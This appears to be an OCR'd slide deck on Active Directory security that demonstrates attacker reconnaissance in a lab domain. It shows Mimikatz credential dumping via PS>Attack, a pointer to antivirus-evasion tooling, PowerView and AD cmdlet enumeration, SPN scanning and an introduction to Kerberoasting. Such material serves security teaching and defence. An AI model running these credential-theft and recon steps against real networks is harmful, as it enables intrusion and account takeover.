
Applications | Processes | Services | Performance | Networking | Users


Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System
System Idle P...	SYSTEM	94	24 K	Percentage of time the p...
taskhost.exe	adminis...	00	3,184 K	Host Process for Windo...
taskmgr.exe	adminis...	05	1,976 K	Windows Task Manager
vmicsvc.exe	NETWO...	00	624 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	916 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	504 K	Virtual Machine Integrati...
vmicsvc.exe	LOCAL ...	00	536 K	Virtual Machine Integrati...
vmicsvc.exe	SYSTEM	00	496 K	Virtual Machine Integrati...
wininit.exe	SYSTEM	00	336 K	Windows Start-Up Applic...
winlogon.exe	SYSTEM	00	496 K	Windows Logon Application
winlogon.exe	SYSTEM	00	2,112 K	Windows Logon Application
WmiPrvSE.exe	NETWO...	00	2,188 K	WMI Provider Host

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo
  '#####'                                     with 17 modules * * *


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 200387 (00000000:00030ec3)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : ADSECLAB0
Logon Server      : ADS0DC01
Logon Time        : 5/11/2016 4:35:45 PM
SID               : S-1-5-21-186993273-1316126705-865754954-500
        msv :
         [00000003] Primary
         * Username : Administrator
```

PowerShell v5 Security Log Data?





Effective AD Recon

Gaining better target knowledge than the Admins…

| @PryoTek3 | sean @ adsecurity.org |

PowerShell for AD Recon

- MS Active Directory PowerShell module
- Quest AD PowerShell module
- Custom ADSI PowerShell queries
- PowerView – Will Harmjoy (@harmj0y)

Active Directory Forest Info

```
PS C:\> Get-NetForest


RootDomainSid          : S-1-5-21-1581655573-3923512380-696647894
Name                   : lab.adsecurity.org
Sites                  : {Default-First-Site-Name}
Domains                : {lab.adsecurity.org, child.lab.adsecurity.org}
GlobalCatalogs         : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecuri
ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC
ForestMode             : Windows2008R2Forest
RootDomain             : lab.adsecurity.org
Schema                 : CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
SchemaRoleOwner        : ADSDC03.lab.adsecurity.org
NamingRoleOwner        : ADSDC03.lab.adsecurity.org
```

```
PS C:\> get-adforest


ApplicationPartitions : {DC=DomainDnsZones,DC=child,DC=lab,DC=adsecurity,DC=org, DC=DomainDnsZones,DC=
                        DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org}
CrossForestReferences : {}
DomainNamingMaster    : ADSDC03.lab.adsecurity.org
Domains               : {lab.adsecurity.org, child.lab.adsecurity.org}
ForestMode            : Windows2008R2Forest
GlobalCatalogs        : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurit
Name                  : lab.adsecurity.org
PartitionsContainer   : CN=Partitions,CN=Configuration,DC=lab,DC=adsecurity,DC=org
RootDomain            : lab.adsecurity.org
SchemaMaster          : ADSDC03.lab.adsecurity.org
Sites                 : {Default-First-Site-Name, HQ, BranchOffice}
SPNSuffixes           : {}
UPNSuffixes           : {}
```

Active Directory Domain Info

```
PS C:\> Get-NetDomain


Forest                  : lab.adsecurity.org
DomainControllers       : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
Children                : {child.lab.adsecurity.org}
DomainMode              : Windows2008R2Domain
Parent                  :
PdcRoleOwner            : ADSDC03.lab.adsecurity.org
RidRoleOwner            : ADSDC03.lab.adsecurity.org
InfrastructureRoleOwner : ADSDC03.lab.adsecurity.org
Name                    : lab.adsecurity.org
```

```
PS C:\> get-addomain


AllowedDNSSuffixes                : {}
ChildDomains                      : {child.lab.adsecurity.org}
ComputersContainer                : CN=Computers,DC=lab,DC=adsecurity,DC=org
DeletedObjectsContainer           : CN=Deleted Objects,DC=lab,DC=adsecurity,DC=org
DistinguishedName                 : DC=lab,DC=adsecurity,DC=org
DNSRoot                           : lab.adsecurity.org
DomainControllersContainer        : OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DomainMode                        : Windows2008R2Domain
DomainSID                         : S-1-5-21-1581655573-3923512380-696647894
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=lab,DC=adsecurity,DC=org
Forest                            : lab.adsecurity.org
InfrastructureMaster              : ADSDC03.lab.adsecurity.org
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {cn={3D7E6558-333C-4298-9669-DFE86AB0D3EF},cn=policies,cn=system,DC=lab,DC=adsecurity
                                    cn={1C849565-4527-4A06-AAC8-9395B9671D63},cn=policies,cn=system,DC=lab,DC=adsecurity
                                    CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=lab,DC=adsecurity
LostAndFoundContainer             : CN=LostAndFound,DC=lab,DC=adsecurity,DC=org
ManagedBy                         :
Name                              : lab
NetBIOSName                       : ADSECLAB
ObjectClass                       : domainDNS
ObjectGUID                        : bbf0907c-3171-4448-b33a-76a48d859039
ParentDomain                      :
PDCEmulator                       : ADSDC03.lab.adsecurity.org
QuotasContainer                   : CN=NTDS Quotas,DC=lab,DC=adsecurity,DC=org
ReadOnlyReplicaDirectoryServers   : {ADSRODC11.lab.adsecurity.org}
ReplicaDirectoryServers           : {ADSDC01.lab.adsecurity.org, ADSDC02.lab.adsecurity.org, ADSDC03.lab.adsecurity.org}
RIDMaster                         : ADSDC03.lab.adsecurity.org
SubordinateReferences             : {DC=child,DC=lab,DC=adsecurity,DC=org, DC=ForestDnsZones,DC=lab,DC=adsecurity,DC=org
                                    DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity
SystemsContainer                  : CN=System,DC=lab,DC=adsecurity,DC=org
```

Forest & Domain Trusts

```
PS C:\Users\joeuser> Get-NetDomainTrust

SourceName          TargetName                 TrustType TrustDirection
----------          ----------                 --------- --------------
lab.adsecurity.org child.lab.adsecurity.org ParentChild  Bidirectional
lab.adsecurity.org external.com                Kerberos  Bidirectional
lab.adsecurity.org Partner.net                 Kerberos       Outbound
```

Digging for Gold in AD

- Default/Weak passwords
- Passwords stored in user attributes
- Sensitive data
- Incorrectly secured data
- Extension Attribute data
- Deleted Objects

Discovering Data

- Invoke-UserHunter:
  - User home directory servers & shares
  - User profile path servers & shares
  - Logon script paths
- Performs Get-NetSession against each.
- Discovering DFS shares
- Admin hunting… follow Will Harmjoy's work: blog.harmj0y.net

Useful AD User Properties

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **CustomAttribute1 - 50**
- **ServicePrincipalName**

Useful AD Computer Properties

- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID (516 = DC)
- PasswordLastSet (Active/Inactive)
- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

Fun with User Attributes: SID History


- SID History attribute supports migration scenarios.
- Security principals have SIDs determine permissions & resources access.
- Enables access for one account to effectively be cloned to another.
- Works for SIDs in the same domain as well as across domains in the same forest.

DNS via LDAP

```
PS C:\Temp> get-adcomputer -filter * -Properties ipv4address |
              where {$_.IPv4address} | select name,ipv4address

name       ipv4address
----       -----------
ADSDC01    172.16.11.11
ADSDC03    172.16.11.13
ADSWRKWIN7 172.16.11.101
ADSAP01    172.16.11.31
ADSWKWIN7  172.16.11.101
ADSAP02    172.16.11.32
ADSWKWIN10 172.16.11.210
```

```
PS C:\Temp> get-adcomputer -filter {IPv4address -eq '172.16.11.13'}
              -Properties Lastlogondate,passwordlastset,ipv4address


DistinguishedName : CN=ADSDC03,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org
DNSHostName       : ADSDC03.lab.adsecurity.org
Enabled           : True
IPv4Address       : 172.16.11.13
LastLogonDate     : 6/29/2016 7:58:52 PM
Name              : ADSDC03
ObjectClass       : computer
ObjectGUID        : 0a2d849c-cc59-4785-8ba2-997fd6ca4dc8
PasswordLastSet   : 6/29/2016 7:58:08 PM
SamAccountName    : ADSDC03$
SID               : S-1-5-21-1581655573-3923512380-696647894-1601
UserPrincipalName :
```

Discover Computers & Services without Port Scanning aka “SPN Scanning”



Discover Enterprise Services without Port Scanning

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*

SPN Scanning

```
Domain                : lab.adsecurity.org
ServerName            : adsMSSQL02.lab.adsecurity.org
Port                  : 9834
Instance              :
ServiceAccountDN      : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org
OperatingSystem       : {Windows Server 2008 R2 Datacenter}
OSServicePack         : {Service Pack 1}
LastBootup            : 3/8/2015 1:07:25 AM
OSVersion             : {6.1 (7601)}
Description           : {Production SQL Server}
SrvAcctUserID         : svc-adsSQLSA
SrvAcctDescription    : SQL Server Service Account
```


```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAP
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.la
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```


SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

